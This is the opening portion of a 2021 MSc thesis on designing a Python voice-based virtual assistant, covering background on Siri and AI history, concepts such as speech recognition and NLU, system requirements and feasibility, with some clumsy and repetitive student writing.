Design of an AI Virtual assistant system

By

McHarrison Dorian Kouao

A thesis submitted in fulfilment of the

requirements for the degree of MSc. In Software

Engineering

Supervisor: Dr. Yuansong Qiao

Athlone Institute of Technology,

Athlone, Ireland.




2021

# Declaration

I hereby certify that the material, which is submitted in this thesis towards the award of MSc. Software Engineering is entirely my own work and has not been submitted for any academic assessment other than part fulfilment of the above-named award.

Future students may use the material contained in this thesis provided that the source is acknowledged in full.

Signed………………………………………

Date……………April 30th 2021…………………………………

# Abstract

Virtual personal AI (VPA) assistants today are now widely available in large numbers and for a wide range of applications. VPA are becoming increasingly pervasive, infiltrating our work and personal lives in a variety of ways. VPA assistants, which are now available in large numbers and in a wide range of usage scenarios, are a key area of application. The goal of this study would investigate the possible utility of one piece of software as a VPA by looking at examples of intelligent programs with natural language processing that are currently available, with various categories of help. This involves using natural language processing to interact socially, as well as storing and analysing data in the sense of the individual.

Virtual AI assistant can perform basic tasks for end-users such as calendar add-on tasks; provide usually search-based information on a Web browser; or monitor the status of clever home devices, including lights, cameras, and thermostats.

This project entails the design and implementation of an AI virtual assistant software, the fundamental aspects of various AI virtual assistant fields such as natural language processing (NLP), machine learning and its implementation in Python and to investigate the use of a VPA assistant and the benefits it can have in a humans life.

# Acknowledgements

I would like to acknowledge my supervisor Dr. Yuansong Qiao for his relentless effort and support, especially the immeasurable time he took out of his very busy schedule to give necessary clarifications as well as guidelines I followed in implementing this project.

I would also like to express my gratitude to David Scott, a lecturer in the Department of Electronics and Informatics at Athlone Institute of Technology, for his unwavering support and knowledge imparted to me during the past year of my program.

Finally, I would like to express my gratitude to my family for their unwavering support, as well as my co-workers who helped me complete this project in some way.

Table of Contents

[Declaration 1](#_Toc70944669)

[Abstract 2](#_Toc70944670)

[Acknowledgements 3](#_Toc70944671)

[Table of Figures 6](#_Toc70944672)

[Chapter 1 8](#_Toc70944673)

[1.1 Introduction. 8](#_Toc70944674)

[1.2 Problem Statement 10](#_Toc70944675)

[1.3 Aim and Objectives 11](#_Toc70944676)

[1.4 Purpose 12](#_Toc70944677)

[1.5 Significance 12](#_Toc70944678)

[1.6 Scope 13](#_Toc70944679)

[1.7 Applicability 13](#_Toc70944680)

[Chapter 2 14](#_Toc70944681)

[2.1 Background Research 14](#_Toc70944682)

[2.1.1 SIRI 14](#_Toc70944683)

[2.2 History of AI: 16](#_Toc70944684)

[Concepts of VPA 17](#_Toc70944685)

[3.1 ASR (automated speech recognition) 17](#_Toc70944686)

[3.1.1 ASR Is a Key Entry Point for AI 18](#_Toc70944687)

[3.2 NLU (Natural language understanding) 18](#_Toc70944688)

[3.3 NLP (natural language processing) 18](#_Toc70944689)

[3.3.1 The Evolution of Natural Language Processing 19](#_Toc70944690)

[3.4 NLG (Natural language generation) 19](#_Toc70944691)

[3.4.1 Differences Between NLP, NLU, and NLG 20](#_Toc70944692)

[3.4.2 NLP and NLU correlation 21](#_Toc70944693)

[3.5 DM (dialogue management) 22](#_Toc70944694)

[3.6 SURVEY OF TECHNOLOGY 23](#_Toc70944695)

[Chapter 4 24](#_Toc70944696)

[4.1 Methodology 24](#_Toc70944697)

[4.2 System Development 25](#_Toc70944698)

[4.2.1 Functional Requirements 25](#_Toc70944699)

[4.2.2 Non-Functional Requirements 26](#_Toc70944700)

[4.3 Feasibility 26](#_Toc70944701)

[4.3.1 Hardware and Software Requirements 27](#_Toc70944702)

[4.3.2 Application Flowchart 29](#_Toc70944703)

[4.4 DFD Level 0 (Context Level Diagram) 36](#_Toc70944704)

[4.5 Application Interface 36](#_Toc70944705)

[4.5.1 Development and Evaluation Process 39](#_Toc70944706)

[Chapter 5 39](#_Toc70944707)

[5.1 Analysis 39](#_Toc70944708)

[5.1.1 Testing 39](#_Toc70944709)

[Chapter 6 49](#_Toc70944710)

[6.1 Conclusion 49](#_Toc70944711)

[6.2 Future Work and Recommendation 49](#_Toc70944712)

[6.2.1 Additional Functions 50](#_Toc70944713)

[6.2.2 Design Improvements 50](#_Toc70944714)

[6.2.3 Humanized Voice Recognition 50](#_Toc70944715)

[6.2.4 Improved Interface 51](#_Toc70944716)

[REFERENCES 52](#_Toc70944717)

[AND BIBLIOGRAPHY 52](#_Toc70944718)

[7.1.1 Websites referred: 54](#_Toc70944719)

[7.1.2 Books referred 54](#_Toc70944720)

[7.1.3 YouTube Channels referred 54](#_Toc70944721)

[7.1.4 Documents referred 54](#_Toc70944722)

[Appendices, python code 55](#_Toc70944723)

# Table of Figures

[Figure 1- Mathematical relation of terms 19](#_Toc70945037)

[Figure 2 - NLP formula 20](#_Toc70945038)

[Figure 3- Flowchart of application process 28](#_Toc70945039)

[Figure 4- Activity Diagram 30](#_Toc70945040)

[Figure 5 - Use Case Diagram 31](#_Toc70945041)

[Figure 6- Sequence Diagram 32](#_Toc70945042)

[Figure 7- class diagram 33](#_Toc70945043)

[Figure 8 - Component Diagram 34](#_Toc70945044)

[Figure 9 - Data Flow Diagram 35](#_Toc70945045)

[Figure 10 – Application Interface 36](#_Toc70945046)

[Figure 11 - responses from application 37](#_Toc70945047)

[Figure 12- responses 37](#_Toc70945048)

[Figure 13 - Query (What time is it?) 38](#_Toc70945049)

[Figure 14 - Query (What date is it?) 39](#_Toc70945050)

[Figure 15 - Query (PC info) 40](#_Toc70945051)

[Figure 16 - Query (search Wikipedia for....) 40](#_Toc70945052)

[Figure 17 - Query (tell me the news) 41](#_Toc70945053)

[Figure 18- news, python method 41](#_Toc70945054)

[Figure 19 - Query (tell me the weather) 42](#_Toc70945055)

[Figure 20 - weather, python code 43](#_Toc70945056)

[Figure 21 – json data, Galway-Ireland 44](#_Toc70945057)

[Figure 22 – Query (corona protocol) 45](#_Toc70945058)

[Figure 23 - corona json get requests 46](#_Toc70945059)

[Figure 24 - corona json post requests 46](#_Toc70945060)

[Figure 25 - corona protocol 47](#_Toc70945061)

[Figure 26 - Query (go offline) 47](#_Toc70945062)

# Chapter 1

## Introduction.

Virtual Assistants are software programs that assist us with day-to-day tasks such as weather forecasting, setting reminders, and creating shopping lists, among other things. They can accept text (online chat bots) or voice commands. To activate the listener, voice-based intelligent assistants require an invoking word or wake word, followed by the command. Apple's Siri, Amazon's Alexa, and Microsoft's Cortana are just a few examples of virtual assistants.

Virtual assistants have become more prominent since small companies and start-ups rely on virtual offices to reduce costs and companies of all sizes are increasing their Internet use in day-to-day operations. A virtual assistant's specific duties vary with the needs of the user. The importance of VPA assistants in the world today cannot be, particularly for small business owners, be over-emphasised. This is due to a VPA assistant helps them free up valuable time to concentrate on business growth and revenue generation.

This system is intended to be used on desktop computers. Personal assistant app helps users be more productive by handling their regular activities and supplying them with knowledge from online sources. Voice searches have surpassed text searches in popularity. Web searches performed on mobile devices have only recently surpassed those conducted on computers, and analysts expect that by 2020, 50 percent of searches will be conducted via voice. Virtual assistants are proving to be more intelligent than ever such as enabling an intelligent assistant to do the heavy lifting for a user when it comes to email, extraction of critical data, automation of processes, and delivery of personalized responses.

This study is aimed at identifying an optimal way on building a personal AI virtual assistant using python. The reason is why python is much more beneficial for building an AI is Python is simple to learn and implement. It can also be used for data analysis with their many libraries. A lot of built-in libraries are provided by Python. Many libraries are dedicated to artificial information and machine learning. Some libraries are TensorFlow, a neural networks library with high levels, science studies (for data mining, data analysis and machine learning), pyearn2 (more flexible than science studies), etc. The list continues and does not end. Python has a simple OpenCV implementation. Python's powerful and easy implementation makes it popular to everybody. It is also easier to experiment with new ideas and code prototypes quickly in a language with minimal syntax like Python.

## Problem Statement

In most cases, a user must manually handle several sets of applications to accomplish a single task. A consumer planning a trip, for example, can look up airport codes for nearby airports and then search travel sites for tickets between airport combinations to get to their destination. There is a need for a device that can effortlessly perform tasks.

We also have several virtual assistants today. However, we hardly ever use it.

There are a lot of people who struggle with voice recognition. These devices can understand English words, but they are unable to identify our dialect. Our pronunciation differs significantly from theirs. They are even more user-friendly on mobile devices than desktop systems. A virtual assistant who can understand English with a French, Irish or even Indian accent and work on a desktop device is needed.

When a virtual assistant is unable to correctly answer questions, it is due to a lack of background or an understanding of the question's meaning. It can only answer relevant questions through systematic optimization involving both humans and machine learning. Continually maintaining solid quality management strategies would also aid in reducing the likelihood of the virtual assistant picking up unwanted bad habits. For them to function properly, they need many data to be fed into them.

Virtual assistants should be able to model complex task dependencies and use these models to suggest user-friendly plans. When a task has several sub-tasks, each of which may have its own sub-tasks, it must be checked to find the best routes. There could be several paths to choose from in this situation, and it should be able to consider user needs, other active activities, and goals before recommending one.

## Aim and Objectives

The aim of this study is to design an AI virtual assistant system using python with speech recognition, show human skills such as thinking, learning, scheduling, and creativity. Towards achieving this aim, this study addresses the following objectives:

* Support ASR (Automatic Speech Recognition) functionality.
* Support NLU (Natural-language understanding) functionality. This helps computers understand and interpret human language.
* Support DM (Dialogue management) functionality. This means automating spoken dialogue management design using machine learning.
* Support NLG (Natural language processing) functionality to study how machines understand human language.
* Support TTS (Text to speech) functionality to convert text to speech and Ability to recognize a person based on their voice control.
* Support Web scraping to obtain real time Data.
* Perform fool proof application tests to ensure proper performance.

One of the main goals of developing VPA software is to use web-based semantic data sources, user-generated content, and information from knowledge databases.

The primary goal of an intelligent virtual assistant is to provide answers to users' questions. This can be achieved in a business environment, such as on a company website with a chat GUI. The intelligent virtual assistant is a call-button controlled service on the mobile platform that asks the user, "What can I do for you?" and then reacts to verbal feedback. Voice searches have several advantages, one of which is their speed. A voice search is said to be four times faster than a written search: while we can write about 40 words per minute, we can talk about 150 in the same amount of time. In this regard, personal assistants' ability to correctly understand spoken words is a requirement for their adoption by consumers.

## Purpose

Voice interaction, music playback, making to-do lists, setting alarms, downloading podcasts, playing audiobooks, and providing weather, traffic, sports, and other real-time information, such as news, are all capabilities of virtual assistants.

Virtual assistants allow users to control their devices and apps using natural language voice commands.

## Significance

VPA Assistants are being heavily invested in by large corporations ranging from technology giants like Google to automakers like BMW. One major significance a VPA assistant has is that it can help people with disabilities, whether sensory, physical, or cognitive, they can benefit from using VPA Assistants. Voice contact is particularly beneficial for people who are blind or visually impaired. This implies that VPA’s can be used to increase someone's independence, and that voice technologies should be designed to support everyone's role in collaborative, shared actions. An example of this, in 2015, Jamison Hill lost the ability to speak and could no longer use Siri for everyday tasks. He could still read emails or articles using Siri's "Speak range" feature, but he could not say, "Hey, Siri," to do what everybody else does on the spur of the moment. This example shows the significance the role VPA’s plays in everyday life.

## Scope

If voice assistants improve at distinguishing between voices, they will be able to provide more personalized experiences. However, it is not just developers who must deal with the complexities of designing for voice; brands must also consider the functionality of and platform and integration, as well as whether it is appropriate for their brand. They will also have to concentrate on ensuring a consistent user experience in the coming years, as complexity becomes more of a concern. This is due to the lack of a visual interface for voice assistants. A voice interface cannot be used or touched by users.

## Applicability

The widespread use of artificial intelligence in users' daily lives is also accelerating the transition to speech. Voice assistants are becoming more useful in the lives of connected users as the number of IoT devices such as smart thermostats and speakers grows. The most common way we see voice being used is by smart speakers.

Many industry analysts believe that within the next five years, virtually every application would incorporate voice technology in some way. The use of virtual assistants will also help to improve the IoT framework (Internet of Things). Microsoft and its rivals will provide personal digital assistants in 20 years that will include the services of a full-time employee typically reserved for the wealthy and famous.

# Chapter 2

## Background Research

In recent years, incredible advances in computer science and artificial intelligence (AI) have been made. Watson, Siri, and Deep Learning demonstrate that virtual personal assistant systems are now providing services that must be considered intelligent and creative. Fewer and fewer businesses today can do without artificial intelligence if they want to optimize their operations or save money. VPA systems are unquestionably beneficial.

As the world becomes more complex, we must better leverage our human resources, which high-quality computer systems can assist with. This is also true for applications requiring intelligence. The other side of the VPA medal reads: The prospect of a machine gaining intelligence frightens many people. Most people believe that intelligence is what distinguishes Homo sapiens from other species. But, if intelligence can be mechanized, what distinguishes humans and sets them apart from machines?

Several desktop virtual assistants are already available. This section examines Siri as an example of current virtual assistants on the market, as well as the tasks they can complete, as well as their benefits and drawbacks. The most well-known VPA is Siri.

### SIRI

SIRI is a voice-activated personal assistant that understands, recognizes, and responds to the user's commands. It improves voice recognition over time by learning to adapt to the user's speech. It attempts to converse with the user if it is unable to identify the user's request. It works with the calendar, contacts, and music library apps, as well as the GPS and camera on the device. It tailors agent behaviour to the user at any given time by using location, temporal, social, and task-based contexts.

**Supported Tasks examples**

* Set up a 9 a.m. meeting on my schedule tomorrow.
* Tomorrow to set an alarm at 5 a.m.
* Play my library song in iTunes.
* Call someone on my contact list for a telephone call.
* Send a text message to somebody.
* A new note is added.
* Start an iPhone app.

**Disadvantage**

SIRI does not keep its own knowledge database, and its understanding is based on data captured in domain models and data models.

## History of AI:

Warren McCulloch and Walter Pits published the first work on artificial intelligence (AI) in 1943. They suggested an artificial neuron model. Donald Hebb demonstrated a law for changing the frequency of connections between neurons. Hebbian learning is the name given to his law. In 1950, Alan Turing, an English mathematician, pioneered machine learning. In his paper "Computing Machinery and Intelligence," Alan Turing proposes a test. A Turing test can be used to determine whether a computer can display intelligent behaviour comparable to that of a person.

The "first artificial intelligence software," dubbed "Logic Theorist," was developed by Allen Newell and Herbert A. Simon. This program proved 38 of 52 mathematical theorems, as well as discovering new and more elegant proofs for some of them. At the Dartmouth Conference in 1956, American computer scientist John McCarthy coined the term "Artificial Intelligence." AI became an academic area for the first time. High-level programming languages like FORTRAN, LISP, and COBOL were invented at the time. And there was a lot of interest in AI at the time.

VPA assistant research has a long history, dating back to Joseph Weizenbaum's seminal ELIZA in 1966. Parallel to this, multinational technology firms such as Microsoft, IBM, Google, and Amazon have been working on AI-based digital assistants for decades and have recently made them available to the public. These assassins, aided by recent developments in AI.

VPA assistants would be able to take over repetitive duties from humans, freeing up time and energy for more difficult tasks. According to IBM (2017), VPA’s will help companies save 30% on customer service costs. On the other side, Google's newly unveiled advanced VPA assistant, Duplex (Google AI Blog, 2018), has sparked a debate about potentials. The artificial intelligence formally emerged in history in 1956. A conference was first introduced in 1956 on artificial intelligence at Dartmouth College. "The problem of artificial intelligence modelling will be solved in one generation," Marvin Minsky said in his book "Stormed Search for artificial intelligence." In this period, the first applications of artificial intelligence were introduced. These apps are based on theorems of logic and chess. During this period, the programs developed differentiated themselves from the geometrical forms used in intelligence tests. During this period, the programs developed were differentiated from the geometrical forms used for the intelligence tests. The programs developed in the period distinguished themselves from the geometrical forms in intelligence tests, leading to the idea of creating smart computers.

# Concepts of VPA

## ASR (automated speech recognition)

Many machine learning (ML) techniques, such as the widely used hidden Markov model, discriminative learning, Bayesian learning, and adaptive learning, have traditionally been guided by automatic speech recognition (ASR). Furthermore, ML may and does use ASR as a large-scale, practical application to rigorously test the efficacy of a given technique, as well as to encourage new problems emerging from speech's inherently sequential existence. On the other hand, although ASR is commercially available for certain applications, it is mostly an unresolved issue — for many applications, ASR's efficiency falls short of that of humans. Modern machine learning has given us some new insights.

### ASR Is a Key Entry Point for AI

With ASR (Automatic Speech Recognition), it can offer the spoken word to listeners as live text to blogs, searchable logs and transcripts, open and closed video captions, and even captions sent to car radio head units and streaming endpoints. ASR now has real-time accuracies that are better than they have ever been.

## NLU (Natural language understanding)

Natural language understanding (NLU) is a branch of AI that employs computer software to recognize input in the form of sentences in text or voice. NLU allows direct human-computer interaction (HCI). NLU allows computers to understand commands without having to learn the formalized syntax of programming languages and to communicate with humans in their own language.

## NLP (natural language processing)

Natural language processing (NLP) is an artificial intelligence branch that aids computers in comprehending, interpreting, and manipulating human language.

To bridge the gap between human communication and machine understanding, NLP draws on a variety of disciplines, including computer science and computational linguistics.

### The Evolution of Natural Language Processing

While natural language processing is not a new science, it is rapidly advancing due to increased interest in human-to-machine communications, as well as the availability of big data, powerful computing, and enhanced algorithms. A user can speak and write in English, Spanish, or Chinese as a human. However, most people are unable to understand a computer's native language, known as machine code or machine language. At the most basic levels of the device, communication occurs not through words but through millions of zeros and ones that produce logical actions.

## NLG (Natural language generation)

NLG is a software process that automatically transforms data into plain-English text. It is a subfield of artificial intelligence. The technology will tell a tale that is identical to that of a human analyst. NLG is one of the most rapidly gaining traction in the business world. NLG has a wide range of applications, but it is most powerful when used to automate time-consuming data processing and reporting tasks.

An NLG framework can transform numbers in a spreadsheet into data-driven narratives or even use associations between words to construct partially or completely machine-written text with the right data in the right format.

To produce natural language, NLG systems employ machine learning, deep learning, and neural networks (all types of VPA).

Natural language can be produced in a variety of formats by these systems. They may use pre-defined models to transform numbers into narratives. They can predict the words should be generated next (in an email a person is writing, for example).

### Differences Between NLP, NLU, and NLG

NLU is a branch of Natural Language Processing. For conversational Artificial Intelligence problems, NLP is a combination of NLU and NLG. When developing a human-language VPA framework for the Turing test, developers pay special attention to a few key words. If we represent the entire end-to-end method mathematically, it includes the following terms in figure 1:




Figure 1- Mathematical relation of terms




Figure 2 - NLP formula

An NLP system is provided with a combination of NLU and NLG.

* NLP: It understands the significance of the text.
* NLU: NLP takes entire processes like decisions and actions.
* NLG: Generates a human language text from structured system-generated data. NLG: It produces a human language text to respond.

### NLP and NLU correlation

NLP is based on a theory that considers both syntactic structure and the intent of linguistic research. It is said to be able to differentiate between grammatical and non-grammatical sentences to check the series' grammatical structure. Syntactic analysis is useful in a wide range of cases.

What is written or said is not always intended to be the same. Bugs and mistakes are bound to occur. Even if data is incorrectly spoken or written, NLU ensures its right purpose and context can be inferred. It refers to the ability to understand written material. However, when we discuss natural language processing (NLP), we are talking about how the computer interprets the data. Make decisions, take measures, and react to the system, for example. It covers the entire process from beginning to end. NLP does not always need to have NLU. Although NLU generates structured data, it is not always easy for human beings to understand the produced text. In this way, NLG makes it understandable to people.

NLP and NLU are important concepts in VPA design, which can be understood easily by people irrespective of whether they are defective. The word NLP and NLU can be subtly distinguished by developers who want to build an VPA assistant that can communicate with people by providing them with an environment that is human. Because it is crucial to succeed in Natural Language systems using the right technique at the right time. NLP, NLU, and NLG all play a part in teaching machines to think and act more like humans.

## DM (dialogue management)

Dialogue control is a critical component of VPA's ability to perform contextual interactions. Understanding the factors that affect the design of dialogue management agents is crucial to VPA development success. Dialogue Management determines the significance of the conversation. For example, the user could say that the VPA fulfils the request and "I have to order ice cream." In this case the VPA should interpret the user's request correctly and adjust the previous order before checking with the user and will "switch it to coffee." This is the case. The dialog control plugin makes this possible.

## SURVEY OF TECHNOLOGY

* Python

Python is an interpreted high-level programming language based on OOPs (Object Oriented Programming). It is a powerful, practical language that is built for rapid application growth (RAD). Python makes it easier to write and run programs. Python, when compared to other OOPs languages, can apply the same logic with as little as one-fifth of the code.

Python has a long list of advantages for all. Python's use is so diverse that it cannot be confined to only one operation. Its and popularity has allowed it to join some of the most common and complex processes, such as Artificial Intelligence (AI), Machine Learning (ML), natural language processing, data science, and so on. Python has a plethora of libraries to meet this project's needs. Google Speech Recognition for voice recognition, Pyttsx for text to speech, and Selenium for web automation are some of the libraries used in the VPA.

Python is a programming language that is efficient. Efficiency is usually not an issue in small examples. If a user's Python code is inefficient, a general technique for improving it is to figure out what takes the most time and implement only that portion in a more efficient lower-level language. Writing everything in a low-level language would result in far less programming and much more stable code.

* **Pyttsx**

Pyttsx is an abbreviation for Python Text to Speech. It is a Python wrapper for text-to-speech synthesis that runs on all platforms. It is a Python package that runs on Mac OS X, Windows, and Linux and supports common text-to-speech engines.

It is compatible with both Python 2.x and Python 3.x. Its main advantage is that it can be used while not connected to the internet.

* **Speech Recognition**

This is a speech recognition library that supports several engines and APIs, both online and offline. It is compatible with APIs such as Google Cloud Speech API, IBM Speech to Text, Microsoft Bing Voice Recognition, and others.

* **Quepy**

Quepy is a Python framework for converting natural language questions into database query language queries. It is easily adaptable to various types of natural language and database queries. As a result, anyone can create their own system for natural language access to a database with little coding.

# Chapter 4

## Methodology

Virtual Personal Assistance operates in real time since it provides the desired result immediately. When we give it a command via the microphone, the speech or command is first processed and then converted to text, after which the key words are extracted and checked against the modules stored on the local hard drive; if the keywords match with any of the modules, that module will be executed; if the keywords do not match with any of the modules, that module will not be executed. Since the VPA is using Google Speech to Text Converter, we can save the conversation we had with our Virtual Personal Assistant and use it later to quickly create more modules.

System analysis entails gaining a thorough understanding of current structures and determining where they fail. The solution is aimed at resolving problems with the proposed method. It establishes the framework of the system. The VPA is broken down into smaller parts. In system analysis, the functions and interrelationships of these modules are investigated. The full report can be found below:

## System Development

This study necessitated the development of an artificial intelligence virtual assistant application that can understand human speech and react with synthesized voices.

Users can use voice commands to ask their assistants questions, monitor home automation systems and media playback, and handle other common tasks including email, to-do lists, and calendars. The functional and non-functional requirements of the system are outlined below:

### Functional Requirements

* The developed system must use ASR to transforms a user's spoken audio into a text transcription.
* The developed system must use NLU to take in the transcription of the user's words to predict their intent in a useful way.
* The developed system must use the Dialogue Manager (DM) to determine what to say in response to the user, whether to take any action, and how to handle any interaction.
* The developed system must use Text to Speech (TTS) to output voice of the assistant.

### Non-Functional Requirements

The non-functional requirements the system developed in this study are explained below:

* The developed system should store the extracted data from an API key.
* The developed system should use Web scraping for accessing Data in real time.
* The developed system should allow the use of wake-word to start the application
* The developed system should display what the user says
* The developed system should show descriptive alerts and error notifications.

## Feasibility

A feasibility study will assist a user in deciding whether to pursue their idea. It is important to weigh the costs and benefits. It is critical to assess the proposed system's cost and benefit. There are five different forms of feasibility studies to consider:

* **Technical feasibility**: The determination of the project's technologies, both hardware and software, is required for technical feasibility. A user would need a microphone to send their message and a speaker to listen to what the machine says to use a virtual assistant. These are very cheap these days, and almost everyone has one. In addition, the device requires an internet connection. When using VPA, it is critical to maintain a stable internet connection. It is also not a problem right now because almost every home and workplace have Wi-Fi.
* **Economic feasibility:** The most significant expense for this project is the cost of documentation. The cost of the microphone and speakers will also be borne by the user. They are, once again, cheap, and easily accessible. When it comes to repairs, VPA will not break the bank.
* **Operational feasibility**: It is the ease and simplicity of operation of the proposed system. The system does not require any special skills from users. It is intended for use by almost anyone. Children who are unable to write will read problems to the system and receive responses.
* **Organizational feasibility**: This depicts the project's management and organizational structure. This project was not created by a group of people. A single person would be responsible for all management activities. This will not cause any management problems and will improve the project's viability.

This project is technically feasible and requires no additional hardware. It is also simple to operate and does not necessitate any training or repairs. According to the project's overall feasibility report, the proposed system's targets are feasible.

### Hardware and Software Requirements

The program is made to be light weight so that it does not put a strain on the computer that runs it. This device is being designed with widely available hardware and software compatibility in mind. The following is a list of the virtual assistant's minimum hardware and software requirements. The software requirements for this study alongside their purpose are enumerated as follows:

* Python Interpreter: The python programming language was used to reads and execute python code. the python interpreter is required to run the project to convert human speech into machine code. This project requires python version 3.6 or newer to run.
* pyttsx3 and speech\_recognition Libraries: These are python-based libraries which help text-to-speech conversion and install speech recognition.
* Visual studio Code: This is the IDE used to write and test python scripts. It is optional because the python scrips can be written with simple text editors and executed from PyCharm IDE as well, however, Visual studio Code provides a much more effective way of writing python codes as it offers debugging and IntelliSense capabilities.
* QtDesigner: This is a Qt tool for designing and creating Qt Widget-based graphical user interfaces (GUIs). This can be integrated with a python environment.
* Windows OS: To function with and run this program, Windows operating system is required, as it was designed to do so.

The hardware requirements for this study are enumerated as follows:

* Device with a microphone or a standalone microphone e.g., a headset
* Graphics card with direct x11

The minimum advised hardware requirements for this project are enumerated as

follows:

* 1GB free hard disk space
* 4GB RAM

### Application Flowchart

Diagram

Description automatically generated

Figure 3- Flowchart of application process

Figure 3 above shows the flow chart of the application process. When a user says a phrase, it turns it into text. The text then transforms into a machine-readable format. To extract the semantics of the utterance, use the Natural Language Understanding (NLU) part. The dialog manager (DM) uses this to determine what action to take based on the dialog technique in use. The DM can depend on previously stored contextual data derived from previous dialog turns. The generation of spoken performance is one of the acts that a DM can take. As a result, the response generation component produces text, which is then transferred to the text-to-speech engine (TTS) component to be synthesized into an utterance.




Figure 4- Activity Diagram

Initially, the system is in standby mode. When it receives a wake-up call, it begins execution. It is determined whether the command obtained is a questionnaire or a mission to be completed. Specific actions are taken as a result. After the Question is answered or the mission is completed, the machine waits for another order. This loop will continue until it receives a quit order. At that point, it goes back to sleep.

